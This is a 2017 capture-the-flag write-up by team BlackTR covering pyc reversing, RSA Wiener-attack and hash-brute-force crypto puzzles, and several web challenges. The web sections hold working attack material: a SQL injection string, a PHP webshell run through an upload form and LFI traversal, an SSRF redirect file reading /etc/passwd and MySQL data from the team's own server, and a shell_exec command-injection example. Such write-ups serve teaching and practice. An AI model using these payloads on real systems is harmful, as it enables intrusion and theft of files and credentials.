Inter-Tertiary-Institute Capture the Flag Contest 2017

Author: All team member
Team Name: BlackTR
Team member: Lai Wing Hang, Li Ka Chun, Li Shun Ki

Contents

QUESTION NAME: pyc

TYPE: Misc

POINT: 150pt

Solution:

After decompile pyc with online tools and modify some line to print out the flag:

```
pwd = raw_input('Password:')
letter = ['q',
  'w',
xxxx
  'm']
flag_list = [20,
  13,
xxx
  12]
randomKey = ''
for i in range(1, len(pwd) + 1):
        i = i ** (i * i / i // i + i - i) << i | i ^ i & i ** (i * i / i // i + i - i) * i ** (i * i / i // i + i - i)
<< i | i ^ i & i ** (i * i / i // i + i - i) << i | i ^ i & i ** (i * i / i // i + i - i) * i ** (i * i / i // i +
i - i) << i | i ^ i
        randomKey += letter[i % len(letter)]

wrongPassword = False
for i in range(len(flag_list)):
        if flag_list[i] != ord(pwd[i]) ^ ord(randomKey[i % len(randomKey)]):
                wrongPassword = True
                break

if wrongPassword:
        print '[!] Oops,password is wrong!'
else:
        print '[*] Good,password is the flag!'
```

After have some analysis of the source, I have write this algo to solve the problem:

```
flag = ""
strDic="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ12345678
90!@#$%^&*()-=_[]}{;'/.,~!"
for i in range(len(flag_list)):
    for j in range(len(strDic)):
        if ((ord(strDic[j]) ^ ord(randomKey[i % len(randomKey)])) == flag_list[i]):
            flag = flag + strDic[j]
print flag
pwd = flag
```

Remind: the length of input should be 26 length, so can generate to correct key to decode the flag.


```
==================== RESTART: C:/Users/Admin/Desktop/1.py ====================
Password:aaaaaaaaaaaaaaaaaaaaaaaaaa
flag{pyc_Rev3r5e_1s_e45y~}
[*] Good,password is the flag!
>>>
```

QUESTION NAME: Aska Yang

TYPE: Crypto


POINT: 250pt


Solution:



First password: _CRC32_i5_n0t_s4f3

Unzip the first .7z file we can get a new zip file and three text file.





the vigenere cipher is a method of encrypting alphabetic text by using a series of different caesar ciphers based on the letters of a keyword it is a simple form of poly alphabetic substitution so password is vigenere cipher funny

After we unzip the Find password.7z we got a new zip file and following text:

```
U need unzip password.txt
恭喜!

现在我们遇到一个问题,我们有一个zip文件,但我们不知道完整的解压密码。
幸好我们知道解压密码的一部分sha1值。
你能帮我们找到的密码吗?

不完整的密码："*7*5-*4*3?"  *代表可打印字符

不完整的sha1："619c20c*a4de755*9be9a8b*b7cbfa5*e8b4365*"  *代表可打印字符

人生苦短，我用Python。

Congratulations!
Now we run into a problem,We have a zip file, but we don't know the complete unzip password.
Fortunately, we know that part of the unzip password of sha1 value.
can you help us to find the password?

Incomplete password is "*7*5-*4*3?"   * in the range of ASCII printable characters

Incomplete sha1 is "619c20c*a4de755*9be9a8b*b7cbfa5*e8b4365*"    * in the range of ASCII printable characters

Life is short, you need Python.
```

```
U need unzip password.txt   dec.py
import hashlib
for a in range(0, 128):
    for b in range(0, 128):
        for c in range(0, 128):
            for d in range(0, 128):
                str = chr(a) + '7' + chr(b) + '5-' + chr(c) +
                ans = hashlib.sha1(str).hexdigest()
                if ans.startswith('619c20c'):
                    print str, ans
[redacted]
12:35:18  /mnt/e/Dow...oad/cry...4A5/crypto/CRC...ion/Find password  python dec.py
I7~5-s4F3? 619c20c4a4de75519be9a8b7b7cbfa54e8b4365b
s7v5-T4`3? 619c20c33dbeff190fab0d5498f0789e3ec1519a
```

We try it on the top, and that is the password: I7~5-s4F3?

New zip and with a text file there:

MD5_is_really_safe？.txt

```
Hello World ;-)
MD5校验真的安全吗？
有没有两个不同的程序MD5却相同呢？
如果有的话另一个程序输出是什么呢？
解压密码为单行输出结果。

Hello World ;-)
MD5 check is really safe?
There are two different procedures MD5 is the same?
If so what is the output of another program?
The decompression password is a single-line output.
```

After google, we find that there are a text in a same MD5, that is

#include "stdafx.h"
int main(int argc, char* argv[])
{
printf("Hello World ;-)\n");
return 0;
}
	#include "stdafx.h"
	int main(int argc, char* argv[])
	{
	while(true)
	printf("Goodbye World :-(\n");
	return 0;
	}

MD5 are same: 18FCC4334F44FED60718E7DACD82DDDF

So, that password is: Goodbye World :-(

After that we got a RAS file and we only need to decrypt it with openssl.
https://en.wikipedia.org/wiki/RSA_(cryptosystem)

```
Public-Key: (1026 bit)
Modulus:
    02:8f:ff:9d:d3:e6:fe:97:81:64:9e:b7:fe:5e:93:
    03:cf:69:63:47:c4:11:0b:c4:ba:39:69:f0:b1:16:
    69:84:0c:51:d8:1a:68:42:b6:df:2b:09:0f:21:cd:
    76:d4:37:1a:8c:0e:47:04:8c:96:5e:ca:5b:46:91:
    3a:fb:b8:da:05:20:72:a0:56:6d:70:39:c6:18:ab:
    a9:06:57:59:b0:59:e2:9e:48:5d:c5:06:1a:16:ac:
    63:12:94:38:d9:35:4e:65:df:57:47:54:6b:85:db:
    3d:69:98:19:c4:b7:73:2d:f9:27:c7:08:4a:5d:52:
    d6:e6:d6:aa:c1:44:62:34:25
Exponent:
    01:f8:fb:a4:10:05:2d:f7:ed:a3:46:2f:1a:ac:d6:
    9e:40:76:04:33:ca:33:57:67:cd:73:05:a3:d0:90:
    80:5a:5f:d4:05:dd:6e:ea:70:e9:8f:0c:a1:e1:cf:
    25:47:48:67:1b:f0:c9:80:06:c2:0e:ee:1d:62:79:
    04:35:09:fe:7a:98:23:8b:43:91:60:a5:61:2d:a7:
    1e:90:45:14:e8:12:80:61:7e:30:7c:3c:d3:31:3f:
    a4:c6:fc:a3:31:59:d0:44:1f:bb:18:d8:3c:af:4b:
    d4:6f:6b:92:97:a8:0a:14:2d:d6:9b:f1:a3:57:cc:
    b5:e4:c2:00:b6:d9:0f:15:a3
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQKP/53T5v6XgWSet/5ekwPP
aWNHxBELxLo5afCxFmmEDFHYGmhCtt8rCQ8hzXbUNxqMDkcEjJZeyltGkTr7uNoF
IHKgVm1wOcYYq6kGV1mwWeKeSF3FBhoWrGMSlDjZNU5l31dHVGuF2z1pmBnEt3Mt
+SfHCEpdUtbm1qrBRGI0JQKBgQH4+6QQBS337aNGLxqs1p5AdgQzyjNXZ81zBaPQ
kIBaX9QF3W7qcOmPDKHhzyVHSGcb8MmABsIO7h1ieQQ1Cf56mCOLQ5FgpWEtpx6Q
RRToEoBhfjB8PNMxP6TG/KMxWdBEH7sY2DyvS9Rva5KXqAoULdab8aNXzLXkwgC2
2Q8Vow==
-----END PUBLIC KEY-----
```

```
join('01:f8:fb:a4:10:05:2d:f7:ed:a3:46:2f:1a:ac:d6:9e:40:76:04:33:ca:33:57:67:cd:73:
05:a3:d0:90:
80:5a:5f:d4:05:dd:6e:ea:70:e9:8f:0c:a1:e1:cf:25:47:48:67:1b:f0:c9:80:06:c2:0e:ee:1d
:62:79:04:35:09:fe:7a:98:23:8b:43:91:60:a5:61:2d:a7:1e:90:45:14:e8:12:80:61:7e:30:
7c:3c:d3:31:3f:a4:c6:fc:a3:31:59:d0:44:1f:bb:18:d8:3c:af:4b:d4:6f:6b:92:97:a8:0a:14:
2d:d6:9b:f1:a3:57:cc:b5:e4:c2:00:b6:d9:0f:15:a3'.split(':'))

'01f8fba410052df7eda3462f1aacd69e40760433ca335767cd7305a3d090805a5fd405
dd6eea70e98f0ca1e1cf254748671bf0c98006c20eee1d6279043509fe7a98238b4391
60a5612da71e904514e81280617e307c3cd3313fa4c6fca33159d0441fbb18d83caf4b
d46f6b9297a80a142dd69bf1a357ccb5e4c200b6d90f15a3'
```

After google, we find that if e is samilar with n, we can use winner attack.
https://github.com/pablocelayes/rsa-wiener-attack

n
0x28FFF9DD3E6FE9781649EB7FE5E9303CF696347C4110BC4BA3969F0B11669840C5
1D81A6842B6DF2B090F21CD76D4371A8C0E47048C965ECA5B46913AFBB8DA05207
2A0566D7039C618ABA9065759B059E29E485DC5061A16AC63129438D9354E65DF5
747546B85DB3D699819C4B7732DF927C7084A5D52D6E6D6AAC144623425
e
0x1f8fba410052df7eda3462f1aacd69e40760433ca335767cd7305a3d090805a5fd405
dd6eea70e98f0ca1e1cf254748671bf0c98006c20eee1d6279043509fe7a98238b4391
60a5612da71e904514e81280617e307c3cd3313fa4c6fca33159d0441fbb18d83caf4b
d46f6b9297a80a142dd69bf1a357ccb5e4c200b6d90f15a3
d
826466797229427501729333977237178332216882214947197683422108239340 93
63691895

Finally, we decrypt it:
flag{W0rld_Of_Cryp0gr@phy}

QUESTION NAME: Crypto2-Rocket


TYPE: Crypto

POINT: 150pt

Solution:

After google, we find that “lang slideshow” is a language called Rocket.

To solve this problem, we just download the compiler can compile it:



Flag: flag{3H5T-IE3L-7EF3-FEI5}

QUESTION NAME: Web5-Cash

TYPE: Web

POINT: 150pt

Solution:

After google, we find a script to pass the re-Captcha image.

And there is a point: If we use the post method, we will be catch.

So, we need to use the get method.

Here is the full script modify from internet:

```
#!/usr/bin/env python2
# coding: utf-8
from bs4 import BeautifulSoup
from PIL import Image
import pytesseract
import requests
url = "http://106.75.107.53:2081/game.php"
cookies = dict(PHPSESSID="MYSESSID")
r = requests.get(url, cookies=cookies)
raw_content = r.content
# print raw_content
soup = BeautifulSoup(raw_content, "html5lib")
raw_tr = soup.find_all('tr')
# raw_a_tag = raw_a_tag[1:21]
raw_tr = raw_tr[1:21]
for i in xrange(1,200):
    for tr in raw_tr:
        name = tr.find_all('td')[1].get_text()
        robid = tr.find_all('a')[0].get('href')
        # bypass limit
        url = "http://106.75.107.53:2081/" + robid[2:]
        requests.get(url, cookies=cookies)
        # get code
        url = "http://106.75.107.53:2081/code.php"
        code = requests.get(url, cookies=cookies)
        with open("code.png", "wb") as ff:
            ff.write(code.content)
        img = Image.open("code.png")
        code_string = pytesseract.image_to_string(img)
        # do rob
```

```
        data = {
            'user': name,
            'num' : '1000',
            'code': code_string
        }
        r = requests.post('http://106.75.107.53:2081/dorob.php', data=data,
cookies=cookies)
        ss = BeautifulSoup(r.content, "html5lib")
        print ss.find_all('h1')[0].get_text()
```

After we got 1000 coins, we enter the getflag.php, there is the flag:
flag{defee21d-4e09-41fa-aab4-052bd3d406c6}

QUESTION NAME: Web1-seeme

TYPE: Web

POINT: 50pt


```html
<html>
<head>
<meta charset="utf-8" />
<title>你看的到我吗？</title>
</head>
<body>
<center>
<h1>你看得到我吗？</h1>
<!--flag{c445283a-204d-424b-9cd4-a09f3633445b}-->
<img src="./image.jpeg" width="300px" />
</center>
</body>
</html>
```

Question Name: Web3-hardable


Type: Web

Point: 300

Firstly, I was found that this website contains the robots.txt




But flag.php only display a few words.




I recognized that I have to register as a user to find the exploit inside the blog system. After have a few of analysis, I have found a few of the injection point in the system.

1. If we register the username as 'or 1=1 -- , all the comments will be shown in the screen.



But after have a search of those data, I haven't found anything useful.


2. Inside the post.php, there has an injection point.




I guess the table structure is post(id,title,body,username)

3. It is not an injection point. But it is an very interesting plugin exploit. Because of this blog system are using KindEditor 4.1.10. I have found an directory list exploit in google. The aims of this exploit can let you list all the files in whatever directory you want.


So, it's time to capture the flag! The first step I perform is find the account information of admin user.



Finally, we got



It seems the username is admin. But the password are encrypted. But the format seems like md5.



So we can use this information to login the blog system.

Account: admin | Password: 19-10-1997

We found that we can manage the post now. After have some research, we found that, there has an exploitation in manager.php. We are use the LFI exploit to read the file. But we found that this web server has blocked to use protocol to read the file. After thinking a few of hours, we are figure out to use the tmp file for the exploitation. It is because in php, after we upload an file to server, it will create an temp file. Then we are use the directory list exploit to read the tmp file.

Firstly, we have to create the html file for upload the file to server.

```
<body>
    <form name="uploadForm" method="post" enctype="multipart/form-data" action="http://106.75.107.53:2084/blog_manage/manager.php?module=manager&name=php">
        <input type="file" name="file1"/>
        <input type="submit" name="submit" value="submit">
    </form>
</body>
```

Second, we have to create an webshell to copy the flag file to the temp file.

```
<?php
    echo "BlackTR Exploit!!";
    copy("/var/www/html/flag.php","/tmp/blacktr_flag.txt");
    phpinfo();
?>
```

After we upload the file to server, we have to find out the name of the file that we just uploaded.

{"is_dir":false,"has_file":false,"filesize":109,"dir_path":"","is_photo":false,"filetype":"","filename":"phpXizT2l","datetime":"2017-04-01 20:15:14"},

Then, we have to execute this file.

106.75.107.53:2084/blog_manage/manager.php?module=../../../../tmp/phpXizT2l&name=phpss

Mini-Blog admin Post Manage Logout

exploit by BlackTR

PHP Version 5.5.9-1ubuntu4.20

System	Linux c0e24ea12e6b 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Build Date	Oct 3 2016 13:00:15
Server API	Apache 2.0 Handler
Virtual	disabled

2simple <?php

```
#flag{c21150cd-dbb4-4e53-b3d9-cc3e224bd1eb}
echo 'flag_is_here';
```

Question Name: Web4-read


Type: Web

Point: 200

After scan the website, we have found that index.php?do=main. It seems like a classic ssrf. What we need to do is create an 302 redirect for accessing the local files. We can access all the files through the file protocol.

```php
<?php
    header('Location: file:///var/www/html/index.php');
    //header('Location: file:///etc/passwd');
    //header('Location: file:///var/lib/mysql/ibdata1');
?>
```


And post the url : http://61.239.61.183/302.php\5.png.




There has a file call flag.php. But we can't access it. So, we can download their database for the analysis.

```php
<?php
    //header('Location: file:///var/www/html/index.php');
    //header('Location: file:///etc/passwd');
    header('Location: file:///var/lib/mysql/ibdata1');
?>
```

And got some none meaningful words.



After have a try on it. I have found that the username is admin and the password is ^@^A5^B^Ppasswordb3fe26. Login as these information, finally get the flag.



Question Name: Web6-get ping

Type: Web

Point: 150

Based on this code, I have found that the RCE point is in shell_exec

```php
<?php
if( isset( $_REQUEST['ip']) ) {
    $target = $_REQUEST[ 'ip' ];
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
    echo  "<pre>{$cmd}</pre>";
}
show_source(__FILE__);

?>
```

So, we can list the directory.

```
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.025/0.027/0.029/0.006 ms
total 8
-rw-r--r-- 1 root root  59 Mar 30 07:33 flag.php
-rw-r--r-- 1 root root 172 Oct  4 00:36 index.php
</pre><code><span style="color: #000000">
